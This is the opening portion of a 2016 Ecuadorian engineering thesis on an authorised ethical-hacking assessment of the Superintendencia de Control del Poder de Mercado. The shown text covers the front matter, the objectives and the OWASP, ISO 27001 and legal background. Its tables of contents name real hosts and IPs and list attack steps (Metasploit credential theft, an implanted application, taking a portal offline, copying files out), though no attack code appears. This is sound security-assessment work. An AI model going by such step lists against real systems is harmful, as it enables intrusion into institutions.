UNIVERSIDAD POLITÉCNICA SALESIANA
SEDE QUITO

CARRERA:

INGENIERÍA DE SISTEMAS

Trabajo de titulación previo a la obtención del título de:

INGENIERO DE SISTEMAS

TEMA:

ANÁLISIS, DISEÑO Y PRUEBAS DE HACKING ÉTICO SOBRE LA INFRAESTRUCTURA INSTITUCIONAL DE LA SUPERINTENDENCIA DE CONTROL DEL PODER DE MERCADO

AUTOR:

PAÚL ADONÍAS PAILLACHO POZO

TUTOR:

JORGE ENRIQUE LÓPEZ LOGACHO

Quito, septiembre de 2016

CESIÓN DE DERECHOS DE AUTOR

Yo, Paúl Adonías Paillacho Pozo, con documentos de identificación Nº 1720223419, manifiesto mi voluntad y cedo a la Universidad politécnica Salesiana la titularidad sobre los derechos patrimoniales en virtud de que soy autor del trabajo de titulación intitulado: ANÁLISIS, DISEÑO Y PRUEBAS DE HACKING ÉTICO SOBRE LA INFRAESTRUCTURA INSTITUCIONAL DE LA SUPERINTENDENCIA DE CONTROL DEL PODER DE MERCADO, mismo que ha sido desarrollado para optar por el título de: Ingeniero de Sistemas, en la Universidad Politécnica Salesiana, quedando la Universidad facultada para ejercer plenamente los derechos cedidos anteriormente.

En aplicación a lo determinado en la Ley de propiedad intelectual, en mi condición de autor me reservo los derechos morales de la obra antes citada.

En concordancia, suscribo este documento en el momento que hago entrega del trabajo final en formato impreso y digital a la Biblioteca de la Universidad Politécnica Salesiana.

Quito, septiembre 2016

Paúl Adonías Paillacho Pozo

CC: 172022341-9

DECLARATORIA DE COAUTORÍA DEL DOCENTE TUTOR

Yo declaro que bajo mi dirección y asesoría fue desarrollado el proyecto de titulación ANÁLISIS, DISEÑO Y PRUEBAS DE HACKING ÉTICO SOBRE LA INFRAESTRUCTURA INSTITUCIONAL DE LA SUPERINTENDENCIA DE CONTROL DEL PODER DE MERCADO, realizado por Paillacho Pozo Paúl Adonías, obteniendo un producto que cumple con todos los requisitos estipulados por la Universidad Politécnica Salesiana, para ser considerados como trabajo final de titulación.

Quito, septiembre 2016

Jorge Enrique López Logacho

C.C. 171208248-4

Dedicatoria

Dedico este trabajo a Dios que es guía y fortaleza y a María Madre Dolorosa que con su consejo de madre me ha sabido guiar en toda mi vida, a mi padre Adonías y mi madre Martha por todo su apoyo en los momentos buenos y difíciles que se presentaron en el tiempo de estudios, con la mano de ellos he podido llegar a este momento tan importante.

Paúl Adonías Paillacho Pozo

Agradecimiento

Mi más sincero agradecimiento a la Universidad Politécnica Salesiana y los docentes que han sido actores fundamentales en mi formación profesional, contribuyendo con sus conocimientos, experiencias y amistad.

Expreso también mi más profunda gratitud por la guía y supervisión de Jorge López como docente de la Universidad, ya que, gracias a su seguimiento académico, sugerencia y dedicación se hizo posible la finalización del proyecto.

ÍNDICE GENERAL

Introducción 1

Problema 2

Justificación del tema 3

Objetivo general 3

Objetivos específicos 3

Marco metodológico 4

Capítulo 1 5

Estado del arte 5

1.1 Superintendencia de Control del Poder de Mercado 5

1.1.1. Misión 6

1.1.2. Descripción general de la coordinación general de tecnología 6

1.2. La información en las sociedades de los conocimientos 8

1.2.1. El conocimiento, la información y los datos 8

1.2.2. La sociedad de los conocimientos 10

1.3. Acceso a la información en el Ecuador 13

1.4. La seguridad de la información 14

1.4.1. Sistema de gestión de seguridad de la información 15

1.4.2. Análisis de riesgos 16

1.4.3. Lineamientos de seguridad 16

1.4.4. Políticas....18

1.5. Hacking ético: importancia y metodología....18

1.5.1. Fases del hacking ético....20

1.5.2. Tipos de pruebas de hacking ético....21

1.5.3. OWASP como marco de trabajo para hacking ético....22

Capítulo 2....28

Marco metodológico....28

2.1. Metodología de aplicación de la prueba de penetración....28

2.1.1. Información del equipo auditor....28

2.1.2. Cronograma....28

2.1.3. Reconocimiento....30

2.1.3.1. Definición....30

2.1.3.2. Tipos de reconocimiento....30

2.1.3.3. Herramientas utilizadas....32

2.1.3.4. Resultado de reconocimiento....33

2.1.4. Escaneo....41

2.1.4.1. Definición....41

2.1.4.2. Herramientas....42

2.1.4.3. Resultados escaneo externo....43

2.1.4.4. Resultados escaneo interno....48

Capítulo 3....57

Construcción 57

3.1. Definición 57

3.2. Herramientas 57

3.3. Resultados de enumeración 59

Capítulo 4.....67

Resultados.....67

4.1. Definición 67

4.2. OWASP TOP 10 (3) – Pérdida de autenticación y gestión de sesiones 68

4.3. Herramientas 68

4.3.1. Metasploit framework.....69

4.3.2. Software desarrollado 69

4.4. Procedimiento.....71

4.5. Análisis del ataque 78

CONCLUSIONES 79

RECOMENDACIONES.....81

LISTA DE REFERENCIAS.....83

ANEXOS 88

ÍNDICE DE FIGURAS

Figura 1. Parte del organigrama de la SCPM incluyente de la Coordinación General de Tecnología de Información y Comunicaciones.....7

Figura 2. Proceso de Innovación Tecnológica..... 10

Figura 3. Proceso de innovación tecnológica 11

Figura 4. Implementación SGSI. 15

Figura 5. Seguridad institucional..... 18

Figura 6. Pasos para hacking. 20

Figura 7. Pasos para hacking ético 20

Figura 8. Flujo de pruebas en un SDLC 25

Figura 9. Siete pasos para la recolección de información..... 31

Figura 10. Resultado consulta utilizando Sublist3r, buscando la información en los principales buscadores 34

Figura 11. Resultado Maltego IP públicas de SCPM..... 36

Figura 12. Resultado Maltego IP públicas de SCPM..... 37

Figura 13. Resultado Maltego IP Representación subdominio mail2.scpm.gob.ec.. 38

Figura 14. Resultado Maltego IP Representación subdominio mail.scpm.gob.ec.... 39

Figura 15. Resultado Maltego IP Representación dominio scpm.gob.ec. 40

Figura 16. Resultado utilizando nmap servidor 184.168.57.1..... 44

Figura 17. Pasos para hacking. 46

Figura 18. Resultado utilización nmap. 47

Figura 19. Resultado utilización nmap. 49

Figura 20. Ejecución nmap. 51

Figura 21. Resultado utilización nmap. 53

Figura 22. Resultado utilización nmap. 55

Figura 23. Ejecución NMAP 56

Figura 24. Componentes del programa NESSUS, software que permite al auditor encontrar vulnerabilidades en equipos informáticos. 58

Figura 25. Componentes de Nesuss 61

Figura 26. Cuadro estadístico 68

Figura 27. Código de la aplicación desarrollada para la toma de mando del MS-DOS Prompt..... 70

Figura 28. Ejecución de Metasploit buscando en la base de datos el usuario y la contraseña 71

Figura 29. Verificación de usuario y contraseña adquirido por medio de Metasploit 72

Figura 30. Pasos para hacking. 72

Figura 31. Implantación de aplicación corrupta. 73

Figura 32 Pasos para hacking. 74

Figura 33. Pasos para hacking. 74

Figura 34. Verificar accediendo al portal Web su funcionamiento antes del ataque 75

Figura 35. El proyecto Web 76

Figura 36. El atacante saca de funcionamiento el portal Web Scpm_ingreso 76

Figura 37. Archivos que serán copiados fuera del servidor, estos archivos se encuentran en el disco C: en la carpeta “carpetaEjemplo”. 77

Figura 38. Archivos copiados dentro del disco externo del atacante 77

Figura 39 Firma de entrega y aceptación del informe presentado a la Superintendencia de Control del Poder de Mercado 88

ÍNDICE DE TABLAS

Tabla 1. OWASP TOP 10 23

Tabla 2. Cronograma de actividades 29

Tabla 3. Datos obtenidos WHO IS - NIC EC 35

Tabla 4. Información maltego equipo mail2.scpm.gob.ec 38

Tabla 5. Información maltego equipo mail.scpm.gob.ec 39

Tabla 6. Información maltego equipo scpm.gob.ec 40

Tabla 7. Comandos NMAP utilizados 42

Tabla 8.Información escaneo equipo 184.168.57.1 43

Tabla 9. Información escaneo equipo 181.112.55.147 45

Tabla 10. Información escaneo equipo 181.198.51.180 47

Tabla 11. Información escaneo equipo 192.168.10.96 – Equipo objetivo de hackeo48

Tabla 12. Información escaneo equipo 192.168.10.1 50

Tabla 13. Información escaneo equipo 192.168.10.9 52

Tabla 14. Información escaneo equipo 192.168.10.20 53

Tabla 15. Información escaneo equipo 192.168.10.20 55

Tabla 16. Información enumeración equipo 184.168.57.1 61

Tabla 17. Información enumeración equipo 192.168.10.96 62

Tabla 18. Información enumeración equipo 192.168.10.132 64

Tabla 19.Información enumeración equipo 192.168.10.9 65

Tabla 21. Información enumeración equipo 192.168.10.20 66

ÍNDICE DE ANEXOS

Anexo 1. Firma de entrega y aceptación..... 88

RESUMEN

En el presente trabajo de titulación se realizó el análisis, diseño y ejecución de pruebas de hacking ético sobre la infraestructura institucional de la Superintendencia de Poder del Control de Mercado, para contribuir con una investigación que aporte a dicha institución sobre el manejo de vulnerabilidades latentes en su infraestructura tecnológica.

El informe entregado proporciona una herramienta con el cual puedan implementar políticas y acciones para mitigar vulnerabilidades y trabajar en función de la seguridad; se aplicó la metodología OWASP, misma que brindo un marco formal de trabajo en las diferentes etapas de las pruebas de hacking ético.

En el primer capítulo se presenta una introducción a la seguridad informática y un marco teórico de la metodología a utilizar.

En el segundo capítulo describe la situación inicial de la Superintendencia de Poder del Control de Mercado, así como el levantamiento de información en la primera etapa de las pruebas de penetración. El tercer capítulo consta el trabajo de enumeración de vulnerabilidades.

En el cuarto capítulo las actividades de ataque realizadas. Para finalizar, se recomienda la ejecución de las pruebas de penetración dentro de la institución como actividades periódicas que cumplen con las buenas prácticas del aseguramiento de la información.

Palabras clave: hacking ético, vulnerabilidades, metodología, OWASP.

ABSTRACT

The present work comprises the analysis, design and of ethical hacking tests on the institutional infrastructure of the Superintendencia de Control del Poder de Mercado was performed to contribute with to research the solutions against to latent vulnerabilities in its technological infrastructure.

The report is going to be a tool with which to implement policies and actions to mitigate vulnerabilities and work on security; OWASP provide a formal framework with different stages of testing ethical hacking methodology.

The introduction of the document have the project definition, the general and specific objectives, methodological framework.

The first chapter presents an introduction to computer security and a theoretical framework of the methodology used.

In the second chapter describes the initial situation of the Superintendencia de Control del Poder de Mercado and gathering information in the first stage of penetration testing.

The third chapter contains the work of enumeration vulnerabilities.

In the fourth chapter contains the activities undertaken attack, conclusions, and recommendations

Keywords: ethical hacking, vulnerabilities, methodology, OWASP.

Introducción

Actualmente las vulnerabilidades informáticas han evolucionado de la mano con la tecnología, las mismas que en general no son parte de un mal funcionamiento de equipos, software o de la infraestructura tecnológica, se consideran que son parte de una manipulación o configuración incorrecta. El principal actor que desencadena un fallo en la seguridad informática es el ser humano pudiendo ser el usuario, el desarrollador de software o el encargado de la infraestructura.

En el actual documento se describe las vulnerabilidades y observaciones mismas que fueron generadas a partir de las actividades realizadas dentro del proyecto de Hacking Ético sobre la infraestructura institucional de la Superintendencia de Control del Poder de Mercado.

El objetivo principal es mostrar las posibles fallas realizando pruebas de hacking ético y bajo un marco de trabajo formal como OWASP (Open Web Application Security Project).

Y a la vez realizar recomendaciones para dar solución a los fallos de seguridad encontrados y minimizando las amenazas de intrusiones a la institución.

Problema

El software es parte importante de una infraestructura tecnológica de cualquier institución independiente de su actividad económica. Su importancia recae en que por medio del software se realiza todo el proceso y administración de la información.

En la sociedad actual, a la que se le define como sociedad del conocimiento, la información se ha convertido en el activo principal de los procesos de producción. Como todo activo la información requiere ser administrada para que se pueda conservar sus características de seguridad, confidencialidad, integridad y disponibilidad. (Amortegui, s.f.).

Con la evolución de las Tecnologías de la Información y Comunicación, en la sociedad del conocimiento también se multiplican las amenazas y vulnerabilidades con herramientas de fácil uso, que están disponibles en internet y facilitan la intrusión en las redes. Por lo tanto, es necesario garantizar el cumplimiento de políticas de seguridad de forma estandarizada dentro de las instituciones.

Esta problemática no es ajena a ninguna organización y entendiendo los riesgos latentes la Secretaria Nacional de la Administración Pública mediante en el acuerdo No. 166 con fecha 19 de septiembre de 2013 dispone a las entidades de la administración pública central el uso obligatorio de las Normas Técnicas Ecuatorianas NTE INEN-ISO 2700 para la Gestión de Seguridad de la Información con la implementación del Esquema Gubernamental de Seguridades de la Información EGSI.

Justificación del tema

El acuerdo emitido por la SNAP tiene como uno de sus objetivo la realización de pruebas de penetración dentro de la institución, por lo cual es necesario realizar pruebas de penetración sobre la infraestructura tecnológica de la Superintendencia de Control del Poder de Mercado, misma plataforma que está compuesta por sistema de comunicaciones, bases de datos, servidores de aplicaciones, servicios de frontera, sistemas de seguridades lógicas y demás componentes tecnológicos, elementos que podrían estar expuestos a continuos y permanentes intentos de ataques de diferente nivel.

Objetivo general

Analizar, diseñar y realizar pruebas de hacking ético sobre la infraestructura institucional de la Superintendencia de Control del Poder de Mercado.

Objetivos específicos

Analizar la infraestructura tecnológica recolectando información sobre posibles vulnerabilidades durante el tiempo de ejecución del proyecto en la Superintendencia de Control del Poder de Mercado.

Verificar el nivel de seguridad en el que se encuentra la infraestructura tecnológica, determinar riesgos y vulnerabilidades de la información, mediante el uso de aplicativos de enumeración en la SCPM.

Realizar las pruebas de hacking ético externo bajo la modalidad de caja-gris y caja-negra, emulando así un ataque externo por un pirata informático o un usuario interno no-autorizado, apoyado en la utilización de una metodología formal dentro de la institución.

Realizar las pruebas de hacking ético interno en modalidad caja-blanca emulando un ataque perpetrado por un usuario interno autorizado basado en utilización de una metodología formal dentro de la institución.

Elaborar un documento con recomendaciones sobre las vulnerabilidades encontradas durante el proceso de hacking ético mismo que será presentado en la Superintendencia de Control del Poder de Mercado.

Marco metodológico

Como metodología propuesta incluye la utilización de OWASP como metodología formal para la ejecución de pruebas de penetración. (Software Assurance Maturity, s.f.) y sus diferentes insumos como el listado OWASP TOP 10, proporciona un conjunto instrumentos para descubrir vulnerabilidades y mejorar la seguridad de las aplicaciones web. (OWASP, OWASP_Testing_Guide_v3_spanish, 2008, pág. 12).

Uno de los instrumentos a utilizar será OWASP TOP 10 2013. Es un documento que contiene un conjunto de los diez riesgos de seguridad que podrían presentarse en las aplicaciones web y que son riesgos potenciales para toda la infraestructura.

Capítulo 1

Estado del arte

1.1 Superintendencia de Control del Poder de Mercado

A partir de la Ley Orgánica de Regulación y Control del Poder de Mercado se crea la Superintendencia de Control del Poder de Mercado (SCPM), dicha ley fue publicada en el Registro Oficial Suplemento N° 555 de 13 de octubre de 2011. La SCPM es creada como un organismo de control sobre todos los agentes y operadores económicos previniendo abuso de los mismos o actividades que se contemplan como competencia desleal y que vaya en menoscabo de los consumidores. (MERCADO, 2012).

Según el Art. 37 de la Ley Orgánica de Regulación y Control del Poder de Mercado y al estatuto de la institución (MERCADO, 2012), corresponde a la Superintendencia de Control del Poder de Mercado asegurar la transparencia y eficiencia en los mercados y fomentar la competencia; la prevención, investigación, conocimiento, corrección, sanción y eliminación del abuso de poder de mercado, de los acuerdos y prácticas restrictivas, de las conductas desleales contrarias al régimen previsto en esta Ley; y el control, la autorización, y de ser el caso la sanción de la concentración económica. (MERCADO, 2012).

A su vez, el artículo 38 en los numerales 26 y 28, a través de sus órganos, ejercerá, entre otras, las siguientes atribuciones: "#26. Apoyar y asesorar a las autoridades de la administración pública en todos los niveles de gobierno, para que, en cumplimiento de sus atribuciones, promuevan y defiendan la competencia de los operadores económicos

en los diferentes mercados (…) #28. Promover el estudio y la investigación en materia de competencia y su divulgación. (Asamblea Nacional, 2011, pág. 46).

Las directrices del modelo de gestión institucional señalan que:

La administración de los recursos humanos, financieros, tecnológicos, materiales y de la infraestructura de la Superintendencia se fundamenta en principios de eficiencia y transparencia, así como en la disponibilidad de recursos económicos (MERCADO, 2012, pág. 4).

1.1.1. Misión

La Superintendencia de Control del Poder de Mercado tiene como misión el:

> Controlar el correcto funcionamiento de los mercados, previniendo el abuso de poder de mercado de los operadores económicos nacionales y extranjeros y todas aquellas prácticas contrarias a la competencia que vayan en perjuicio de los consumidores, promoviendo la eficiencia en los mercados, el comercio justo y contribuyendo al bienestar general de los consumidores y usuarios (Superintendencia de Control del Poder de Mercado, 2016).

1.1.2. Descripción general de la coordinación general de tecnología

Los estatutos por procesos de la SCPM establecen que la Coordinación General de Tecnología tiene la siguiente misión:

> Sistematizar el trabajo de los diferentes procesos de la Superintendencia, mediante el uso y aplicación de técnicas, software y hardware, que permitan proporcionar la información necesaria y oportuna para el

desarrollo de sus operaciones. Así como organizar, coordinar y ejecutar las actividades relacionadas con el desarrollo, mantenimiento y operación de los sistemas de información de la Superintendencia; y, del mantenimiento y operación de la plataforma de hardware y comunicaciones que los soporta (MERCADO, 2012, pág. 25).

Una de las atribuciones y responsabilidades que tiene la coordinación es la de desarrollar planes y/o medidas de seguridad necesarias que permitan proteger la información, software y hardware de un uso indebido por parte de agentes internos o externos (MERCADO, 2012).

En el siguiente Figura 8 se puede observar la relación que tiene la Coordinación General de Tecnología basado en la estructura orgánica de la SCPM

Procesos habilitantes SCPM




Figura 1. Parte del organigrama de la SCPM incluyente de la Coordinación General de Tecnología de Información y Comunicaciones
Elaborado por: Paúl Paillacho

1.2. La información en las sociedades de los conocimientos

1.2.1. El conocimiento, la información y los datos

Dentro de la cotidianidad los términos datos, información y conocimiento generalmente son confundidos entre si y se les da un mismo significado. Como resultado en los procesos de gestión del conocimiento la persona o la institución pierde la capacidad de definir qué es lo que necesita conocer y entender.

Los datos se encuentran en la naturaleza, en las diferentes actividades humanas como son el aprendizaje, trabajo y producción entre muchas otras. Estos datos como los define (Davenport & Prusak, 1998, pág. 23) "son la mínima unidad semántica, y se corresponden con elementos primarios de información que por sí solos son irrelevantes como apoyo a la toma de decisiones".

Estos datos son abstraídos por múltiples métodos, disciplinas y ciencias aplicadas. Según expresa (Lévy, 2004, pág. 17) hay tres grupos de métodos para el tratamiento de mensajes que son somáticos, mediáticos y numéricos.

La información la define (Davenport & Prusak, 1998) como un conjunto de datos que se les ha añadido valor mediante un proceso de tratamiento y "que tienen un significado (relevancia, propósito y contexto), y que por lo tanto son utilidad para quién debe tomar decisiones, al disminuir su incertidumbre". La información en la actualidad es uno de los activos más preciados por las entidades públicas y privadas, pero también se ha convertido en una mercancía que se compra y vende.

Para que se pueda garantizar una información (como un activo o mercancía) veraz, completa, exacta, actualizada, comprobable y comprensible, los datos deben de ser tratadas en procesos correlacionados de contextualización, categorización, análisis, corrección e interpretación.

La información brota del intercambio de conocimiento, las cuales son fortalecidas con la conformación de redes colaborativas integradas por especialistas, usuarios y otros actores provenientes desde la academia y la sociedad civil.

Trabajo que promueve y abre nuevas oportunidades para una mayor participación ciudadana en la definición y defensa de políticas públicas de Ciencia y Tecnología. (Lévy, 2004).

Como se puede observar en la figura 1, el conocimiento es la mezcla de datos, información y la intervención del ser humano que actúa desde sus experiencias y valores.

Esta intervención es un cumulo de acciones transformadoras que tienen como líneas transversales el aprendizaje y la investigación y que es fundamental para la construcción del conocimiento ya que la información per se es estática y el valor que adquiere la información es dada por el hombre.

Proceso de innovación tecnológica




Figura 2. Proceso de Innovación Tecnológica
Elaborado por: Paúl Paillacho

1.2.2. La sociedad de los conocimientos

La humanidad dependiendo del conjunto de cambios, innovaciones y transformaciones económicas y sociales a las que se enfrente en su vida cotidiana, ve la necesidad de poner un nombre a un determinado momento histórico. Ha existido varios apelativos que a modo de apellido se ha ido asignando a nuestra sociedad, la tenemos como sociedad agrícola, sociedad moderna, sociedad capitalista, sociedad Fordista y Pos Fordista, etc. En la actualidad se utilizan términos como sociedad del conocimiento, sociedad de los conocimientos (aceptando que existe más de un conocimiento), sociedad de la información.

En la sociedad del conocimiento las investigaciones e innovaciones tecnológicas dejan de ser actividades artesanales, esporádicas o únicamente destinadas para un contexto

académico y se convierte en una actividad industrial. Como resultado de estos procesos de generación de conocimiento se logran dos resultados. (Bell, 1973, pág. 46).

La institucionaliza de la ciencia como política económica de los países en desarrollo. Dentro de este punto se encuentran inmersos todos los actores sociales (sector público, centros de enseñanza, sector privado).

Reducción del tiempo en el proceso de transformación de la información a ciencia aplicada y posteriormente a tecnología. Con esto se entiende que la sociedad del conocimiento entrega como producto un nuevo conocimiento y en consecuencia nuevas aplicaciones técnicas. A diferencia de los procesos industriales que generan su economía en base de materia prima. Para agilizar este proceso es necesario tener procesos y redes informacionales que fomenten el libre flujo de información y faciliten los accesos al mismo logrando los objetivos deseados.

Como se observa en la figura 2, la línea transversal en la sociedad del conocimiento son las redes de información, mismas que recopilan el conocimiento básico lo transforman por medio de la ciencia aplicada llegando a construir tecnología.

Proceso de innovación tecnológica

Figura 3. Proceso de innovación tecnológica
Elaborado por: Paúl Paillacho

Mientras que la sociedad de la información está basada en los adelantos tecnológicos en materia de comunicación, las sociedades de los conocimientos integran las dimensiones sociales, éticas y políticas que influyen en el desarrollo de la comunicación.

En el marco de la construcción de la sociedad del conocimiento, para el gobierno del Ecuador transformar la matriz productiva se ha convertido en un reto con el objetivo de cambiar los procesos técnicos, económicos y la relación con los distintos actores sociales, que tendrá como resultado esperado el cambio de una economía proveedora de materias primas para el mercado internacional a una economía con producción diversificada y con la oferta de servicios basados en la economía del conocimiento y la biodiversidad (SENPLADES, Matriz Productiva, 2012, pág. 15).

El Código Orgánico de la Economía Social del Conocimiento, la Creatividad y la Innovación Ingenios presentado para debate a la Asamblea Nacional el día 4 de junio de 2015. Este proyecto nacido desde la wiki-colaboración busca impulsar el trabajo interrelacionado entre el Estado, la academia y el sector productivo, un nuevo modelo de regulación de los derechos de la propiedad fomentando el acceso al conocimiento común y libre (Secretaría de Educación Superior Ciencia, 2015).

Los 11 principios del Código Ingenios son: Derecho a compartir conocimiento; Incentivos económicos para favorecer la innovación; Medicamentos más baratos; Impulso a los inventos nacionales; Internet como servicio básico; Apoyo y revalorización del investigador; Larga vida a la tecnología; Impulso al software libre; Combatir la biopiratería para evitar que se roben nuestra riqueza; minería inversa

rentable y los Pueblos y Nacionalidades tendrán derecho sobre su conocimiento (Secretaría de Educación Superior, 2015).

1.3. Acceso a la información en el Ecuador

El derecho a la información es respaldado por tratados internacionales que reconoce como un derecho fundamental de la persona a la libertad de expresión comprendiendo la libertad de buscar, recibir y difundir información (Asamblea General de las Naciones Unidas, 1948, pág. 33).

La constitución de la República del Ecuador en el numeral 19 del Art. 66 establece literalmente que

El derecho a la protección de datos de carácter personal, que incluye el acceso y la decisión sobre información y datos de este carácter, así como su correspondiente protección. La recolección, archivo, procesamiento, distribución o difusión de estos datos o información requerirán la autorización del titular o el mandato de la ley (ECUADOR, 2008, pág. 34).

De esta forma la confidencialidad de la información se prestará para un análisis no solo técnico sino también ético y jurídico, ya que la confidencialidad a más de ser un bien común tiene sus límites en el respeto a los derechos y libertades individuales para resguardar la intimidad, la propia imagen y el honor. La legislación ecuatoriana actualmente contempla normativas sobre protección de datos privados y públicos, comercio electrónico, propiedad intelectual entre lo que se menciona:

Ley orgánica de transparencia y acceso a la información pública.

Ley de comercio electrónico, firmas electrónicas y mensajes de datos.

Código Orgánico de la Economía Social del Conocimiento (en discusión en la Asamblea Nacional).

Ley de propiedad intelectual.

Ley especial de telecomunicaciones.

Ley de control constitucional.

1.4. La seguridad de la información

La seguridad de la información se refiere a la implementación de un conjunto de estándares, normas y buenas prácticas; que son utilizadas para garantizar las propiedades de la información que son: confidencialidad, integridad y disponibilidad. La seguridad no solo pasa por la correcta configuración de los activos tecnológicos de una arquitectura informática, también abarca las buenas prácticas en el desarrollo de software, acceso de clientes y usuarios, y una cultura de correcto uso y aprovechamiento de la tecnología. (Gobierno de España, 2012).

Sobre el Internet actualmente se difunde gran parte de la información a nivel mundial, y a la vez se utiliza como herramienta colaborativa y de trabajo, como lo menciona (Tibbs, 2013, pág. 52) desde su concepción el Internet no fue diseñada segura y es por eso que en la actualidad las disciplinas que abarca la seguridad de la información han tenido una alta demanda para la vigilancia y la preservación de la información y la infraestructura tecnológica.

1.4.1. Sistema de gestión de seguridad de la información

La seguridad de la información es un proceso que no termina y se retroalimenta obteniendo una mejora continua, en este contexto aparece el concepto de SGSI (Sistema de Gestión de Seguridad de la Información) basado en la norma ISO 27001.

El objetivo es ayudar a la institución a establecer políticas y procedimientos para asegurar la información, dependiendo los procesos emergentes y sensibles de la organización, permitiendo disminuir el nivel de riesgo mediante la sistematización, documentación y socialización de los mismos a todos los miembros de la organización. (iso27000, pág. 4).

Como se observa en la figura 3, la implementación de un sistema de Gestión de la Seguridad de la Información tiene cuatro etapas fundamentales que son el planear, hacer, verificar y actuar. Siendo una actividad recurrente dentro de la línea del tiempo, que busca ofrecer a las instituciones medidas preventivas frente a posibles casos de violencia informática.

Implementación SGSI




Figura 4. Implementación SGSI.
Elaborado por: Paúl Paillacho

1.4.2. Análisis de riesgos

El análisis de riesgos es una actividad que determina los componentes de un sistema o una infraestructura tecnológica que requiere protección, sus vulnerabilidades que lo debilitan, las amenazas que lo ponen en peligro y los impactos que tendrían en la institución. (Erb, s.f.).

Las actividades que se enmarcan en este proceso son:

Lista de activos

Asignación de prioridades a los activos

Factores de riesgo

Consecuencias y medidas existentes

Calculo de niveles de vulnerabilidades y porcentaje de riesgo

1.4.3. Lineamientos de seguridad

Los lineamientos de seguridad son un conjunto de documentos que la institución acoge para implementación de seguridad. Estos documentos se aplican a todas las áreas de la institución que utilizan la información. Entre estos documentos constan controles de seguridad, administrativos y lógicos.

El estado ecuatoriano a través de la Secretaria Nacional de Administración Pública mediante acuerdo Nº 166 con fecha 19 de septiembre de 2013 dispone a las entidades de la administración pública central, el uso obligatorio de las Normas técnicas ecuatorianas NTE INEN-ISO 2700 para la gestión de Seguridad de la Información con la implementación del Esquema Gubernamental de Seguridades de la Información EGSI. Este acuerdo nace del trabajo conjunto de la Secretaria Nacional de la Administración

Pública con representantes del Ministerio de Telecomunicaciones, Secretario Nacional de inteligencia. (Torres , 2014, pág. 21).

La Norma Técnica Ecuatoriana NTE INEN - ISO/IEC 27000:2012 señala:

La seguridad de la información incluye tres dimensiones principales: confidencialidad, disponibilidad e integridad. Con el propósito de asegurar un éxito sostenido del negocio y su continuidad, y para minimizar los impactos, la seguridad de la información implica la aplicación y gestión de medidas de seguridad apropiadas que involucran la consideración de una amplia gama de amenazas.

La seguridad de la información se logra mediante la implementación de un grupo se controles aplicables, seleccionados a través del proceso de gestión del riesgo escogido y gestionado utilizando un SGSI, incluyendo políticas, procesos, procedimientos, estructuras organizacionales, software y hardware para proteger los activos de información identificados. Estos controles necesitan ser identificados, implementados, monitoreados, revisados, y mejorados donde sea necesario, para asegurar que los objetivos específicos de seguridad y del negocio de las organizaciones se cumplan. Se espera que los controles pertinentes a la seguridad de la información sean integrados de forma transparente con los proceso del negocio de la organización. (Normalización, 2011, pág. 51).

1.4.4. Políticas

Como se observa la figura 4 la gestión de riesgo es un método para determinar, analizar, valorar y clasificar el riesgo, para posteriormente implementar mecanismo que permitan controlarlo. Este proceso está basado en las políticas de seguridad, normas y reglas que la institución haya implementado dentro de sus procesos.

